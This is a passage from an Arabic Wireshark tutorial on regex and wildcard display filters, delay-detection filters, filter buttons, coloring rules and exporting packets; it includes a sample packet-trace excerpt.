على سبيل المثال، للبحث عن "**admin**" في أي حاله سواء ذات حروف كبيره او حروف صغيره في حقل **FTP argument**، نستخدم الفلتر **"ftp.request.arg matches "(?i)admin**. معاملات التطابق تشير إلى أنك تستخدم **Regular expressions** و(**?!**) وذلك للقيام بعملية بحث حساسة لوضع الحروف.

ماذا لو كنت تبحث في أي مكان في الإطار عن كلمة ما تحتوي ذات حروف كبيره وصغير معا في موقع محدد في السلسلة النصية التي نبحث عنها؟ على سبيل المثال، النظر في السلاسل التالية:

buildingAeng
buildingaeng

هنا نعلم أن "**building**" و "**eng**" هي دائما ذات حروف صغيره، ولكن الحرف الموجود بين هذين الكلمتين قد يكونا حروف صغيره او كبيره.

في الوايرشارك، يمكننا استخدام إطار يعادل "**building[Aa]eng**". وهذا يعني أننا نبحث عن "**A**" أو "**a**" بين الكلمتين. إذا كنت مهتما أيضا بحالة الحروف الكبيرة أو الصغيرة مع **B** باء في ذلك الموقع، يمكنك توسيع الصيغة واستخدام ما يطابق "**building[AaBb]eng**".

- **Use matches for a Multiple-Word Search**

هناك أيضا طريقة بسيطة لجمع كلمات البحث المتعددة مع **regex**. ويمكن ذلك من خلال الجمع بين الكلمات بين قوسين وفصلهما بـ "**|**".

على سبيل المثال، إذا كنا مهتمون في العثور على الكلمات **cat** أو **dog** سواء في حالة الحروف الكبيرة أو الصغيرة في أي مكان في ملف التتبع، يمكنك استخدام إطار فلتر مطابق لـ "**(?i)(cat|dog)**".

ملحوظه: خذ بعض من الوقت لمعرفة استخدام التعابير المنطقية(regex). قم بزيارة موقع Jan Goyvaerts

http://www.regular-expressions.info/

إذا كنت تخطط لإضافة فلاتر regex معقده الى الوايرشارك، فلتنظر الى شراء Regex Buddy وRegex Magic منتجات تم انشائها بواسطة Jan Goyvaerts وهي أدوات رائعة لبناء واختبار وفك رموز فلاتر العرض القائم على regex. يتم استخدام التعابير المنطقية Regex في الوايرشارك وكذلك في Nmap وsnort.

استخدام الـ wildcards في فلاتر العرض

في بعض الأحيان قد تحتاج إلى البحث عن الاختلافات في السلسلة النصية. في هذه الحالة، فإنك سوف تحتاج إلى استخدام **wildcards** في فلاتر العرض. هذا هو المكان الذي يقدم لك الفهم المتين عن **regular expressions** لكي تكون في متناول يدك.


- **استخدام التعابير المنطقية regex مع (.)**

في الوايرشارك، يمكنك استخدام التعابير المنطقية **regex** مع معاملات التطابق (**matches**) لتمثيل سلسلة نصيه مع المتغيرات. في **regex**، فان "**.**" تمثل أي حرف باستثناء **line break** و**carriage return**. عندما تبحث عن الحرف "**.**"، يجب استخدام ("\") معه.

مثال كالاتى:

ftp.request.arg matches "me.r"

هذا الفلتر سوف يقوم بالبحث في سلسلة نصيه بعد أمر **FTP** (**ftp.request.arg**) عن الاحرف "**me**" متبوعا بأي حرف (باستثناء ما تحدثنا عنه سابقا) وبعد ذلك "**r**". كما هو مبين في الشكل التالي.



الآن قم بتغيير الفلتر للسماح لاثنين من الأحرف بين حروفك وذلك بإضافة الاثنين من (**.**). كالاتى "**ftp.request.arg matches "me..r**" .

يمكن أيضا تحديد **wildcards** لكي يتكرر عدد من المرات. كالاتى "**ftp.request.arg matches "me.{1,3}r**" حيث يتم تكرار (.) من مرة واحده الى ثلاث مرات.

استخدام الفلاتر لإظهار تأخير الاتصالات (Use Filters to Spot Communication Delays)

عندما يشكو شخص ما من أداء الشبكة البطيء، فانظر الى التأخير بين الحزم بوصفها علامة على ان مسار شبكة اتصال أو العميل أو الخادم بطيء. إنشاء فلتر للبحث عن مشاكل التأخيرات هذه على الفور بشكل أسرع.

هناك نوعان من القياسات الزمنية (**time measurements**) التي يمكن أن تستخدم لفلترة التأخير في ملف التتبع.

- **Filter on Large Delta Times (frame.time_delta)**

الحقل **frame.time_delta** يقع في قسم الإطار لكل حزمه. يمكنك إنشاء فلتر لقيم كبيرة في هذا الحقل. لتعيين فلتر عن التأخير لأكثر من 1 في الثانية، نستخدم **frame.time_delta > 1**. يجب أن نضع في اعتبارنا، أن هذا الفلتر ينظر في جميع الحزم في ملف التتبع لعرض الوقت من نهاية حزمة واحدة لنهاية الحزمة التالية. **Conversations** يمكن أن يتداخل، ومع ذلك، فان التأخير في **UDP** أو **TCP** **Conversations** يمكن أن يمر مرور الكرام بسبب تدخل الحزم مع **Conversations** الأخرى.


إذا كنت تقوم باستكشاف أخطاء تطبيق يستند إلى **UDP**، نستخدم فلتر **UDP** (**udp**) ثم نستخدم **File | Export Specified Packets** ثم حفظ ملف التتبع الجديد. تطبيق فلتر **frame.time_delta** لملف التتبع الجديد.

- **Filter on Large TCP Delta Times (tcp.time_delta)**

قيمة **tcp.time_delta** يمكن استخدامها فقط بعد تمكين الوايرشارك **Calculate conversation timestamps TCP preference**.

فللنظر الى المثال التالي، حيث قمنا بتمكين **TCP timestamps** وذلك عن طريق اختيار **Edit** من القائمة الرئيسية ومن ثم اختيار **Preference** ومن ثم **Protocols (+)** ومن ثم **TCP** وبعد ذلك نقوم بتحديد **Calculate conversation timestamps setting**.

بمجرد تمكين هذا الاعداد، يتم إضافة مقطع [الطابع الزمني(**Timestamp**)] إلى نهاية كل رأس **TCP** في جزء تفاصيل الحزم، كما هو مبين في الشكل التالي.



تحويل اهم فلاتر العرض التي تستخدمها الى ازرار

لكي تجعل عملية التحليل الخاصة بك لتكون فعالة قدر الإمكان. من أجل القيام بذلك، نجعل فلاتر العرض الأكثر شعبية الخاصة بك إلى أزرار في منطقة فلاتر العرض. وبهذه الطريقة يمكنك فتح بسرعة ملف تتبع وانقر على الزر الفلترة على خصائص الحزمة الرئيسية.

- **Create a Filter Expression Button**


أنه من السهل جدا تحويل فلاتر العرض إلى أزرار. ببساطة نكتب فلتر العرض في منطقة فلتر العرض ومن ثم ننقر فوق الزر **Save**. ومن ثم يمكننا تحديد اسم الفلتر كما هو مبين في الشكل التالي ثم انقر فوق الزر **OK**.



لا توجد حدود لعدد من **Filter Expression buttons** والتي يمكن أنشائها. إذا نفدت مساحة غرفة الأزرار الخاص بك، فان الوايرشارك يعرض العلامة "**>>**"، والتي يمكنك النقر عليها لرؤية المزيد من الأزرار.


في الشكل التالي، أنشأنا ستة **Filter Expression buttons** لاستخدامها عند تحليل حركة المرور **HTTP** . حيث نجد ان مساحة الغرفة المخصصة لوضع هذه الازرار لا تكفي والتي تؤدى الى ان الوايرشارك ينشأ العلامة "**>>**"، والتي بالنقر عليها يمكنك رؤية جميع ازرار الفلاتر.

إذا ما واصلنا الإضافة إلى قائمة أزرار فلاتر العرض، في نهاية المطاف، فان الوايرشارك سوف يضع سهم سفلى في أسفل القائمة حتى نتمكن من مواصلة مشاهدة جميع القائمة.




- **Edit, Reorder, Delete, and Disable Filter Expression Buttons**

هناك زر **Save** في منطقة فلاتر العرض، ولكن لا يوجد زر **Edit** ولا القدرة على النقر بزر الماوس الأيمن على زر تعبيرات الفلتر الجديد (**Filter Expression button**). لتعديل، إعادة ترتيب، حذف، أو تعطيل أزرار الفلتر نقوم بالنقر فوق **Edit** من القائمة الرئيسية ومن ثم نختار **Preference** ومن ثم **Filter Expressions**، كما هو مبين في الشكل التالي.



تلوين وتصدير الحزم الهامة (Color and Export Interesting Packets)

الوايرشارك هي واحدة من تلك الأدوات التي يخاف استخدامها كل مهندس قليلا. انها مثل جلب مدافع كبيرة على متن الطائرة. بمجرد ان تصبح مألوفة فتكون قد قمت بترويض الوحش، هذه هي أقوى أداة ستكون لديك على الجهاز لتحليل الحزام.



1. تمكين / تعطيل كافة قواعد التلوين
2. إطلاق نافذة قواعد التلوين
3. إنشاء أو تحرير قواعد التلوين (انقر نقرا مزدوجا على لفتح قاعدة التلوين)
4. تمكين / تعطيل قاعدة التلوين التي اخترتها (يؤدى الى ظهور على القاعدة)
5. حذف قاعدة التلوين المحددة (تحديد واضح لإعادة تحميل قواعد التلوين الافتراضي)
6. استيراد/تصدير قواعد التلوين (سيتم تغيير اسم الملف المستوردة إلى **colorfilters**)
7. العودة إلى قواعد التلوين مجموعة الاصلي
8. اسم قاعدة التلوين (يبين النظام الحالي لون المقدمة/الخلفية)
9. الفلتر الذي سوف يطبق عليه قاعدة التلوين (على أساس صيغة فلاتر العرض)
10. تعيين لون الصدارة (النص) ولون الخلفية (يستخدم **Pango color set**)
11. استخدام التعبير (**Expression**) لإنشاء صيغة فلتر العرض التي سوف تطبق قاعدة التلوين

تحديد قواعد تلوين التي سيتم تطبيقها

الوايرشارك يقوم تلقائيا بتلوين الحزم على أساس المجموعة الافتراضية من قواعد التلوين. إذا أصبحت هذه المجموعة الافتراضية من الألوان مألوفة، يمكنك التعرف بسرعة على أنواع الحزمة على أساس ألوانها بدلا من قضاء الوقت في البحث عن الحزم.

لتحديد بسرعة لماذا يتم تلوين الحزمة بطريقة معينة، قم بتوسيع قسم الإطار من الحزمة وإلقاء نظرة على اسم قاعدة التلوين (**color rule**) و**Coloring Rule String lines**، كما هو مبين في الشكل التالي.

```
sec-nessus101.pcapng
No.  Time      Source         Destination    Protocol Info
1200 0.000018 192.168.1.123 192.168.1.141 ICMP  Destination unreachable (Po
1201 0.028347 192.168.1.141 192.168.1.123 NBNS  Name query NBSTAT *<00><00>
1202 0.027513 192.168.1.141 192.168.1.123 UDP   Source port: 32903  Destina
Frame 1200: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on i
  Interface id: 0
  WTAP_ENCAP: 1
  Arrival Time: Jan 10, 2006 10:58:35.100541000 Pacific Standard Time
  [Time shift for this packet: 0.000000000 seconds]
  Epoch Time: 1136919515.100541000 seconds
  [Time delta from previous captured frame: 0.000018000 seconds]
  [Time delta from previous displayed frame: 0.000018000 seconds]
  [Time since reference or first frame: 3721.159036000 seconds]
  Frame Number: 1200
  Frame Length: 72 bytes (576 bits)
  Capture Length: 72 bytes (576 bits)
  [Frame is marked: False]
  [Frame is ignored: False]
  [Protocols in frame: eth:ip:icmp:ip:udp:data]
  [Coloring Rule Name: ICMP errors]
  [Coloring Rule String: icmp.type eq 3 || icmp.type eq 4 || icmp.type eq
Ethernet II, Src: Dell_be:9d:fd (00:14:22:be:9d:fd), Dst: Dell_cb:6b:15 (0
Frame (frame), 72 bytes   Packets: 2021 Displayed: 2021 Marked: 0 Load time: 0:04.460   Profile: wireshark101
```


ملحوظه: يتم المحافظة على قواعد التلوين في ملف نصي يسمى colorfilters. يمكن تحرير هذا الملف مع محرر نصي، ولكنه يتم تحميله عند فتح الملف Profile، يجب التبديل إلى وضع آخر والعودة إلى الوضع الحالي لمشاهدة التغييرات.

إيقاف فحص أخطاء قواعد التلوين (Turn Off the Checksum Error Coloring Rule)

إذا كان لديك إعدادات التحقق من الصحة لـ TCP و UDP و IP مفعله في Preference ومن ثم قمت بالتقاط حركة مرور على المضيف الذي يستخدم task offload، فإن فحص أخطأ قواعد التلوين سوف يعطى نتيجة إيجابية كاذبة في ملف التتبع الخاص بك. عندما يدعم النظام task offloading، فانه يتم تطبيق الفحص المناسب (valid checksum) من بطاقة واجهة الشبكة قبل إرسال الإطار على الشبكة. الوايرشارك يلتقط نسخة من الحزم قبل أن يتم إلحاق الفحص المناسب (valid checksum) للإطارات. بالنظر في تعطيل تدقيق أخطاء قواعد التلوين أو تعطيل التحقق من الفحص الاختباري (valid checksum).

- **تعطيل قوانين التلوين الفردية (Disable Individual Coloring Rules)**

لتعطيل واحد أو أكثر من قوانين التلوين، نقوم بفتح نافذة قوانين تلوين بالنقر على زر قوانين التلوين على شريط الأدوات الرئيسية. ومن ثم ننقر على قاعدة التلوين المراد تعطيها ومن ثم النقر فوق الزر Disable. يتم عرض قاعدة التلوين التي تم تعطيلها من خلال خط مار بالقاعدة، كما هو مبين في الشكل التالي.



إذا كنت فقط لا تستطيع العمل مع قواعد التلوين على ذلك، يمكنك ايقاف او تشغيل قواعد التلوين باستخدام view من القائمة الرئيسية ومن ثم اختيار Colorize Packet List او النقر فوق الزر Colorize Packet List.

بناء قواعد التلوين لتسليط الضوء على التأخير (Build a Coloring Rule to Highlight Delays)


عندما يشكو المستخدمين حول أداء الشبكة البطيء، فقم بالبحث عن التأخير بين الحزم في البلاغ. يمكنك بسهولة إنشاء قاعدة التلوين للفت الانتباه لهذه التأخيرات في الاتصالات المستندة إلى UDP أو TCP.

- **إنشاء قواعد التلوين من الصفر**

فيما سبق تعلمنا كيفية فلترة ملف التتبع لاستخراج التأخيرات بين الحزم. يمكنك استخدام تقنية مماثلة لإنشاء قاعدة تلوين واحد للكشف عن الحزم التي لديها تأخير (high delta time).


منذ استخدام قواعد التوين صيغ فلاتر العرض، فيمكنك بسهولة تحويل أي من فلاتر العرض إلى قواعد التلوين عن طريق نسخ صيغة فلاتر العرض في منطقة سلسلة قاعدة التلوين.

يمكنك ذلك من خلال النقر فوق View ومن ثم Coloring Rules ومن ثم New ونضع القواعد التي نريدها كما هو مبين في الشكل التالي.




أسماء الألوان المستخدمة من قبل **Wireshark's color picker** تأتي من **Pango library**. يمكن الاطلاع على قائمة أسماء الألوان المتاحة في https://git.gnome.org/browse/pango/tree/pango/pango-color-table.h. يتم إنشاء هذا الملف من **"rgb.txt"** الذي يأتي مع التوزيعات القياسية **X11**. النسخة القصيرة من قائمة أسماء الألوان، جنبا إلى جنب مع عينات اللون، يمكنك إيجادها في wiki/X11_color_names/http://en.wikipedia.org/wiki/X11_color_namesen.wikipedia.org. نلاحظ أن العديد من الألوان لديها أرقام من 1 إلى 4 ملصقة الى نهاية الاسم لتقديم أغمق الى الون.

انقر فوق الزر **Background Color**، واكتب **orange** في منطقة اسم اللون، كما هو مبين في الشكل التالي، ثم اضغط **Enter**. فان الوايرشارك تلقائيا يقوم بتغيير كلمة **"orange"** إلى قيمة **hex**، **#FFA500**. انقر فوق **ok**.




الوايرشارك دائما يظهر مخطط ألوان المقدمة ومخطط تلوين الخلفية في حقل الاسم حتى تتمكن من ضمان الطريقة التي تريدها، كما هو مبين في الشكل التالي.



سيتم تلقائيا وضع قواعد التلوين الجديد الخاص بك في الجزء العلوي من اعداد قواعد التلوين. وضع قواعد التلوين مهم حيث تتم معالجة الحزم بالترتيب من الأعلى إلى الأسفل من خلال قائمة قواعد التلوين. وضع قواعد التلوين الأكثر أهمية.

- **استخدام النقر الأيمن بالماوس لإنشاء قاعدة التلوين**


أسرع طريقة لإنشاء قاعدة تلوين جديدة هو اختيار الحقل الذي تهتم به في جزء تفاصيل الحزم. انقر بزر الماوس الأيمن واختار **Colorize with Filter** ومن ثم اختار **New Coloring Rule**.



- **Quickly Colorize a Single Conversation**

التلوين المؤقت لـ **TCP conversation**، يمكنك ذلك بالنقر بزر الماوس الأيمن على أي **conversation** في جزء قائمة الحزم ونحدد **Colorize Conversation** ومن ثم **TCP** ثم نختار **Color 1** ، كما هو مبين في الشكل التالي. يقدم الوايرشارك عشرة ألوان مؤقتة. بعض الألوان متشابهة جدا وربما يكون من الصعب تمييزها عن بعضها البعض.

يتم الاحتفاظ بالألوان المؤقتة حتى تقوم بالتغيير إلى وضع آخر(**another Profile**) ، إعادة تشغيل الوايرشارك، أو إزالتها يدويا.




لإزالة كل إعدادات الألوان المؤقتة، نتبع اللاتي:

View | Reset Coloring 1-10

تصدير الحزم التي تهمك **(Export Packets that Interest You)**

عند العمل على ملف تتبع كبير والتي لديه أنواع من الاتصالات العديدة، وبالنظر في تطبيق الفلاتر على أساس **conversations** أو البروتوكولات وتصدير الحزم إلى ملف تتبع جديد. سيكون لديك عدد أقل من الحزم للتعامل معها وسيتم تطبيق الإحصاءات الخاصة بك فقط على الحزم التي تم تصديرها.

يمكنك بسهولة تصدير الحزم المعروضة، تعليم الحزم، أو ترتيب الحزم. دعونا نقوم بتطبيق فلاتر العرض لجميع حركة المرور من وإلى منفذ **TCP 80** (**tcp.port == 80**). لتصدير هذه الحزم إلى ملف تتبع جديد، يمكنك ذلك من خلال النقر فوق **File** في القائمة الرئيسية ومن ثم اختيار **Export Specified Packets**، كما هو مبين في الشكل التالي.



إذا كنت تريد تصدير الحزم التي لا تتطابق بدقة مع فلاتر العرض، نقوم بتعليم الحزم (**mark the packets**) قبل اختيار **File** ثم **Export Specified Packets**. ويتم ذلك من خلال النقر بزر الماوس الأيمن على كل حزمه ذات اهتماما في جزء قائمة الحزم واختيار **Mark Packet (toggle)**. يجب وضع علامة على كل حزمة على حدة.

افتراضيا، تظهر الحزم التي تم تعليمها مع خلفية سوداء ومقدمه بيضاء. عند تحديد **File | Export Specified Packets**، قم باختيار إما **Marked packets** أو **First to last marked**.


إذا كان بعض الحزم الخاصة التي تم تعليمها ملحوظ غير مرئية بسبب فلاتر العرض، لا يزال بإمكانك تصديرها عن طريق النقر على زر **Captured**. **Packet marking** (تعليم الحزم) هي عملية مؤقته فقط. عند فتح الحزم التي تم تصديرها في ملف التتبع الجديد الخاص بك، لن يتم وضع علامة على الحزم.

تصدير تفاصيل الحزم (Export Packet Details)

إذا كنت تسير على كتابة تقرير حول شبكة الاتصالات أو محتويات الحزمة، فإنه سيكون من الجميل أن تظهر بعض الحزم جنبا إلى جنب مع نتائج التحليل. فإنه من السهل أن تقوم بتصدير تفاصيل الحزمة، ولكن كن حذرا حيث أنك لن تحصل على الكثير من المعلومات خلال هذه العملية.

- **تصدير تشريح/تفاصيل الحزم**

